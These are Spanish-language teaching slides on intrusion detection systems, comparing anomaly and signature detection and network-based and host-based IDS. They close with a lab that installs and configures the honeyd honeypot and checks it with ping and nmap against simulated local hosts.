**Denegación de servicio.** Se trata de un ataque capaz de dejar sin servicio una determinada máquina. Normalmente, se utilizan técnicas como *el ping de la muerte, inundación SYN, Land, WinNuke, smurf, ataques distribuidos*, etc. Algunos IDS podrán detectarlos antes de que los servidores bajo ataque dejen de funcionar.

# Sistemas de Detección de Intrusos (IDS)

## introducción

- Uno podría preguntarse para que necesitamos un IDS si ya tengo un cortafuegos? ¿No bloquea este todos los ataques? En realidad, los cortafuegos están más orientados a proteger una red de ataques externos que de ataques procedentes de la propia red.
- Un cortafuegos bien configurado bloquea el acceso por puertos y protocolos excepto a unos cuantos especificados por el administrador, en los cuales se desea ofrecer ciertos servicios, como por ejemplo el servicio Web en el puerto TCP 80. Esto significa que se permitirá la entrada de tráfico dirigido a esos puertos, dándolo por bueno.
- El primer problema reside en la capacidad de atacar un servidor a través de puertos permitidos. Por ejemplo, el gusano **Nimda** se propagó por un agujero de IIS en servidores Windows 2000, enviando comandos para su ejecución en el servidor !a través del puerto 80. Por tanto, estaba permitido su paso a través del cortafuegos. Un IDS se habría dado cuenta de que algo estaba ocurriendo.
- El segundo problema radica en que, normalmente, las reglas del cortafuegos bloquean el tráfico de entrada, pero no el de salida. Precisamente, **Nimda** establece sesiones de TFTP desde dentro de la red protegida por el cortafuegos hacia fuera, burlando la protección de este.

*Un buen IDS responde eficientemente ante ataques internos y ataques externos a través de las rutas legítimas que explotan reglas permitidos por el cortafuegos*

# Sistemas de Detección de Intrusos (IDS)

## Técnica de Detección de intrusos

Existen dos tipo de técnicas para la detección de intrusos: a través de la detección de patrones anómalos o de firmas.

### *Detección de patrones anómalos*

- ❑ El IDS toma como referencia una idea estereotipada de lo que es el comportamiento "normal" del sistema y examina continuamente la actividad que está teniendo lugar, de manera que cualquier desviación de la norma se considera como sospechosa, en aplicaciones y programas y en el consumo de recursos.
- ❑ Por ejemplo, si un usuario normalmente inicia una sesión 2 veces al día, 30 inicios de sesión consecutivos pueden considerarse como sospechosos. Si un usuario nunca se conecta fuera del horario de trabajo, una conexión a las 4:00 de la mañana hará sospechar igualmente. Si un usuario nunca accede a la base da datos empresarial ni compila código fuente, puede resultar extraño que un día lo hago.
- ❑ Igualmente, existen aplicaciones del sistema independientes del usuario que poseen unos patrones de uso bien definidos, por lo que si se detectan cambios en ellos, pueden indicar la acción de un atacante.
- ❑ Por otro lado, si el IDS registra una sobrecarga inusual de recursos en la red, uso de disco, CPU, base de datos u otros recursos, podría indicar la realización de un ataque.
- ❑ El punto fuerte de la detección de anomalías estriba en la capacidad de detectar ataques nuevos totalmente desconocidos. Por desgracia, muchos patrones no defieren de los patrones de uso normal, por lo que pasarían desapercibidos.

# Sistemas de Detección de Intrusos (IDS)

## Técnica de Detección de intrusos

### Detección de firmas

- ❑ En este caso, el IDS posee unos patrones conocidos de uso incorrecto o no autorizado, también conocidos como firmas (signature), basadas en ataques o penetraciones pasadas. Todas las herramientas de hacking dejan una huella en el servidor, ya sea en el sistema de ficheros, en los registros de actividad o de otra forma, que suele ser característica de cada o de cada categoría de ataque. Por lo tanto, se trata de buscar la presencia de estas firmas en el tráfico de la red o en las peticiones enviadas a los hosts o en los registros.
- ❑ El mayor inconveniente de la detección de firmas es que no permite detectar ataques novedosos y, además, necesitan ser actualizados constantemente cada vez que se descubre un nuevo tipo de ataque.
- ❑ La detección de uso incorrecto suele implicarse por medio de sistemas expertos, razonamiento basado en modelos, análisis de transición de estados o redes neuronales.

# Sistemas de Detección de Intrusos (IDS)

## Tipos de IDS


Existen dos tipos de IDS: los IDS basados en Red NIDS y los IDS basados en Host HIDS

- Los sistemas de detección de intrusos basados en red (NIDS) son aplicaciones que, conectadas a la red a través de adaptadores en modo promiscuo, observan todo el tráfico de paquetes, detectando anomalías que puedan ser indicadoras de una intrusión. Funcionan de forma muy similar a como lo hacen los **sniffers**. Examinan cada paquete, comprobando su contenido con una plantilla o base de datos de firmas de ataques, con el fin de detectar si el paquete examinado se corresponde con algún tipo de ataque.
- Las ventajas de los NIDS son:
  - ❖ Se instalan en segmentos de red, por lo que con un solo NIDS puede detectar ataques en todos los equipos conectados a dicho segmento, a diferencia de los HIDS, que exigen tener que instalar uno en cada equipo.
  - ❖ Resultan independientes de la plataforma utilizada por los distintos equipos de la red.
  - ❖ Al examinar de forma abstracta los paquetes de tráfico que circulan por la red, son capaces de detectar ataques basados en manipulación de cabeceras IP o ataques de denegación de servicio que serían capaces de bloquear un servidor.
  - ❖ Resultan invisibles para los atacantes, a diferencia de los HIDS, que siempre dejan huella en el sistema en el que se ha instalado.

# Sistemas de Detección de Intrusos (IDS)

## Tipos de IDS

- Sus desventajas son:
  - ❖ Son ineficaces en sistemas con tráfico cifrado.
  - ❖ Su funcionamiento se vuelve inviable en redes de alta velocidad impidiendo al NIDS analizar todos los paquetes a tiempo.
  - ❖ Si se produce una congestión momentánea de la red, el NIDS podría empezar a perder paquetes.
  - ❖ Debido a que operan en entornos heterogéneos (Windows, Linux, Sun, etc.) podrían no ser capaces de definir la relevancia de un ataque en cada plataforma.
- Los sistemas de detección de intrusos basados en host (HIDS) residen en el propio host que monitorizan, por lo que tienen acceso a información recolectada por las propias herramientas de auditoría del host (registros de actividad, accesos al sistema de ficheros, logs de registro, etc.). Incluyen plantillas configurables con los diferentes tipos de ataques predefinidos.



# Sistemas de Detección de Intrusos (IDS)

## Tipos de IDS

- Las ventajas de los HIDS son:
  - ❖ Detectan mejor los ataques desde dentro del equipo, ya que monitorizan inicios de sesión, cambios en ficheros, en el registro, etc.
  - ❖ Son capaces de asociar usuarios y programas con sus efectos en el sistema.
  - ❖ Los HIDS forman parte del propio blanco, por lo que pueden informar con gran precisión sobre el estado del blanco atacado.
  - ❖ Sólo se preocupan de proteger el host en el que residen sin necesitar monitorizar todo el tráfico que circula por la red, por lo que no consumen tantos recursos como el NIDS ni afectan tanto al rendimiento del sistema.
- Las desventajas de los HIDS son:
  - ❖ Su principal inconveniente es su lentitud de respuesta en comparación con los sistemas NIDS. Si se limitan a analizar los registros de actividad y cambios en el sistema de ficheros, descubren los ataques cuando ya han tenido lugar y puede ser demasiado tarde para actuar.
  - ❖ Otro inconveniente es la dificultad de su implantación, ya que al estar instalados en varias máquinas diferentes será necesario el desarrollo en distintas plataformas. Como consecuencia, la mayoría de los fabricantes

# Sistemas de Detección de Intrusos (IDS)



## Tipos de IDS

ofrecen HIDS para una o dos plataformas (p.e. Solaris y Windows). No obstante, para paliar estos problemas muchos HIDS utilizan lenguajes multiplataforma como PERI, o Java, aunque aun así el tipo de ficheros y registros a monitorizar sigue dependiendo de la plataforma.

- ❖ Al residir en el host, desde el momento en el que este haya sido atacado con éxito, uno no puede confiar en sus informes, que podrían haber sido manipulados por un atacante excepcionalmente habilidoso.
  - ❖ A diferencia de los NIDS, ante un ataque severo (p.e. denegación de servicio), si el host cae, el HIDS cae con él sin generar ninguna alerta.
  - ❖ Ya que un HIDS sólo vigila el host en el que reside, para obtener una imagen global del estado del sistema se debe agregar y correlacionar la información de los distintos HIDS en uno o varios servidores centrales.
- *Al ver las ventajas y desventajas de cada sistema de detección de intrusos, se ve claramente la necesidad de instalar ambos sistemas en una red, bien sea un mismo producto el que desempeñe ambas funciones. De esta forma, se obtienen las ventajas de cada uno de ellos, a la vez que se compensan sus debilidades. Como puede deducirse de las figuras de la siguiente diapositiva, la tendencia actual en los fabricantes apunta a la evolución hacia sistemas híbridos, que combinan lo mejor de ambos tipos.*

# Sistemas de Detección de Intrusos (IDS)

## Tipos de IDS



# Sistemas de Detección de Intrusos (IDS)


## Tabla de Herramientas de detección de Intrusos



Nombre		Tipo	Licencia	URL
RealSecure Sensor	Server	HIDS	Comercial	<a href="http://www.iss.net">www.iss.net</a>
RealSecure Sensor	Network	NIDS	Comercial	<a href="http://www.iss.net">www.iss.net</a>
BlackIce		HIDS	Comercial	<a href="http://www.iss.net">www.iss.net</a>
Cisco Secure Intrusion Detection System		NIDS	Comercial	<a href="http://www.cisco.com">www.cisco.com</a>
Etrust Detection	Intrusion	NIDS	Comercial	<a href="http://www.ca.com">www.ca.com</a>
NFR		HIDS/NIDS	Comercial	<a href="http://www.nfr.com">www.nfr.com</a>
Dragon		HIDS/NIDS	Comercial	<a href="http://www.enterasys.com/ids">www.enterasys.com/ids</a>
Bro		NIDS	Open Source	<a href="http://www.nrg.ee.lbl.gov/bro-info.html">www.nrg.ee.lbl.gov/bro-info.html</a>
Snort		NIDS	Open Source	<a href="http://www.snort.org">www.snort.org</a>
CyberCop Monitor		HIDS/NIDS	Comercial	<a href="http://www.pgp.com">www.pgp.com</a>
ISA Server		HIDS	Comercial	<a href="http://www.microsoft.com/isaserver/">http://www.microsoft.com/isaserver/</a>

# Sistemas de Detección de Intrusos (IDS)

## HONEYBOT



# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

- Un honeypot (tarro de miel) permite simular uno o más sistemas fáciles de atacar con el fin de tentar a potenciales intrusos. El honeypot facilita ser invadido y entonces avisa de la intrusión al administrador del sistema.
- Gracias a esta estratagema, el honeypot permite proteger otras partes de la red al atraer sobre si mismo la atención de los atacantes, quienes se concentran en este blanco aparentemente fácil, pero que no contiene información valiosa ni puede ocasionar daños.
- Para que el engaño sea más completo, algunos honeypots simulan diferentes sistemas operativos, para observar a quien de ellos se dirige el atacante. Los honeypots suelen proporcionar evidencias forenses, ya que el atacante suele dejar en ellos las huellas necesarias que permitan rastrear sus pasos.
- La herramienta que vamos a utilizar se denomina honeyd ([www.honeyd.org](http://www.honeyd.org)). Es un honeypot de bajo nivel de interactividad que permite simular múltiples sistemas operativos y aplicaciones.

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

### ***Instalación:***

- ❑ La instalación de honeyd no es algo trivial. Antes de iniciar el proceso de instalación, debe comprobar que tiene instalados los paquetes libevent, libdnet y libpcap.
- ❑ Para instalar cada uno de los paquetes realice los siguientes pasos:

#### **Libevent**

1. Descargue el paquete de Internet (<http://rpmfind.net>).
2. Descomprima el paquete ejecutando el comando tar xvfz libevent-1.0e.tar.gz.
3. cd libevent-1.0e
4. Ejecute ./configure,
5. make
6. y make install.

#### **Libdnet**

1. Descargue el paquete de Internet (<http://rpmfind.net>).
2. Instale el paquete con el comando rpm -i libdnet-1.7-0.dag.rh90.i386.rpm.

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

### Libpcap

1. Descargue el paquete de Internet (<http://rpmfind.net>).
2. Instale el paquete con el comando rpm -i libpcap-0.7.2-7.9.1.i386.rpm.

□ Una vez instaladas las dependencias, para instalar honeyd realice los siguientes pasos:

- ❖ Descargue el paquete de Internet ([www.honeyd.org](http://www.honeyd.org)).
- ❖ Descomprima el paquete ejecutando el comando:  
`tar xvfz honeyd-1.0.tar.gz.`
- ❖ Cd `honeyd-1.0`
- ❖ Ejecute `./configure`,
- ❖ `make`
- ❖ y `make install`.

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

### **Configuración:**

- *El directorio de instalación de honeyd es /usr/local/share/honeyd. En dicho directorio puede encontrar los diferentes ficheros de configuración de honeyd. El fichero nmap.assoc contiene la lista de los dispositivos que podemos emular.*

Fragmento de código del archivo nmap.assoc

```
#2Wire Home Portal 100 residential gateway, v.3.1.0;  
#3Com Access Builder 4000 Switch;  
#3Com terminal server ESPL CS2100;  
#3Com NBX PBX;  
#3com Office Connect Router 810;  
#3Com OfficeConnect Remote 812 ADSL Router;  
#3Com Superstack II switch (OS v 2.0);  
#3Com SuperStack II switch SW/NBSI-CF,11.1.0.00S38;  
#3Com Netbuilder & Netbuilder II router 05 v8.1;  
#3Com Netbuilder Remote Office 222 router;  
#3Com Netbuilder Remote Office 222(ESPL-310), Version 10.1(SW/NERO-AB,10.1)  
#3Com Netbuilder II Router Ver 11.4.0.51;  
#3Com NetBuilder-II, OS version SW/NB2M-BR-5.1.0.27;  
#3Com NetBuilder & NetBuilder II OS v 9.3;
```


# Sistemas de Detección de Intrusos (IDS)

## HONEYBOT

- A continuación, se van a simular dos escenarios diferentes con honeyd. El primer escenario está compuesto por tres equipos y el segundo escenario simula una red compuesta por dos routers y tres equipos.

### Ejemplo 1

- El fichero ejemplo1.sample contiene un ejemplo de una red virtual. Tal y como puede ver en la siguiente figura, la red está compuesta por tres equipos (Windows XP, Windows NT IBM AIX,).



# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

#Example of a simple host template and its binding

```
create template
set template uptime 1728650
set template maxfds 35
add template tcp port 80 "scripts/iis5.net/main.pl"
add template tcp port 22 "sh scripts/test.sh $ipsrc $dport"
add template tcp port 23 proxy $ipsrc:23
add template udp port 53 proxy 141.211.92.141:53
set template default tcp action reset
bind 192.168.1.12 template
bind 192.168.1.11 template
bind 192.168.1.10 template
set 192.168.1.12 personality "Microsoft Windows XP Professional SP1"
set 192.168.1.11 personality "Microsoft Windows NT 4.0 SP3"
set 192.168.1.10 personality "IBM AIX 4.2"
```

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

- ❑ El fragmento de código create template, permite crear una plantilla de un lo escenario simula servidor que tendrá abiertos los puertos 80, 22, 23 y 53.
- ❑ El comando bind permite activar un equipo. En el ejemplo, se activan tres servidores con las direcciones IP 192.168.1.10, 192.168.1.11 y 192.168.1.12.
- ❑ Y con el comando set IP personality se establece el tipo de servidor. Como se ha visto antes, la lista de los servidores disponibles se encuentra en el fichero nmap.assoc.
- ❑ Para poner en marcha el sistema ejecute el comando:

```
honeyd -d -i 10 -u 0 -g 0 -p nmap.prints -x xprobe2.conf -a nmap.assoc -a nmap.assoc -0 pf.os -f ejem1.sample 192.168.1.0/24
```

*donde el parámetro -i lo indica la interfaz donde se va a levantar el servicio. -f ejem1.sample indica el fichero donde se encuentra la configuración, y 192.168.1.0/24 indica la red que se quiere crear.*

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

```
[root@redhatserver honeyd]# ./ejemplo1
honeyd V1.0 Copyright (c) 2002-2004 Niels Provos
honeyd[11943]: started with -d -i lo -u 0 -g 0 -p nmap.prints -x xprobe2.conf -a
nmap.assoc -o pf.os -f ejem2.sample 192.168.1.0/24
Warning: Impossible SI range in Class fingerprint "IBM OS/400 V4R2M0"
Warning: Impossible SI range in Class fingerprint "Microsoft Windows NT 4.0 SP3"
honeyd[11943]: listening on lo: ip and (dst net 192.168.1.0/24)
honeyd[11943]: HTTP server listening on port 80
honeyd[11943]: HTTP server root at /usr/local/share/honeyd/webserver/htdocs
honeyd[11943]: Demoting process privileges to uid 0, gid 0
```

- Como el equipo virtual se ha creado en una red diferente a la nuestra (192.168.1.0/24), debe crear una entrada en la tabla de enrutado para tener acceso a la red. Como antes se ha creado el equipo virtual en la interfaz loopback, ahora debe indicar que la puerta de enlace se encuentra en la interfaz de loopback.

```
route --inet add -net 192.168.1.0/24 gw 127.0.0.1 lo
```

- Una vez modificada la tabla de enrutado, compruebe que tiene acceso a los equipos virtuales con las herramientas de búsqueda de información: ping, nmap, amap... En la figura siguiente, puede ver el resultado de ejecutar el comando ping y nmap -o sobre el equipo 192.168.1.11.

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

```
64 bytes from 192.168.1.11: icmp_seq=1 ttl=128 time=3.75 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=128 time=0.387 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=128 time=0.351 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=128 time=0.328 ms
64 bytes from 192.168.1.11: icmp_seq=5 ttl=128 time=0.422 ms

--- 192.168.1.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4012ms
rtt min/avg/max/mdev = 0.328/1.048/3.752/1.352 ms
[root@redhatserver honeypot]# nmap -O 192.168.1.11

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-05-02 21:36 CEST
Interesting ports on 192.168.1.11:
(The 1668 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows NT 3.51 SP5, NT 4.0 or 95/98/98SE, Microsoft Windo
ws NT 4.0 SP3

Nmap finished: 1 IP address (1 host up) scanned in 2.187 seconds
[root@redhatserver honeypot]#
```

# Sistemas de Detección de Intrusos (IDS)

## HONEYPOT

honeypd nos informa cuando recibe un intento de intrusión; o simplemente un escaneado de puertos.


```
honeypd[11943]: Connection request: tcp (127.0.0.1:52436 - 192.168.1.11:22)
honeypd[11943]: Expiring TCP (127.0.0.1:52438 - 192.168.1.11:22) (0x83bb648) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52430 - 192.168.1.11:80) (0x83bb880) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52430 - 192.168.1.11:23) (0x83bbab8) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52437 - 192.168.1.11:22) (0x83bbcf8) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52439 - 192.168.1.11:22) (0x83bbf28) in state 3
honeypd[11943]: Expiring TCP (127.0.0.1:52431 - 192.168.1.11:22) (0x83bc168) in state 3
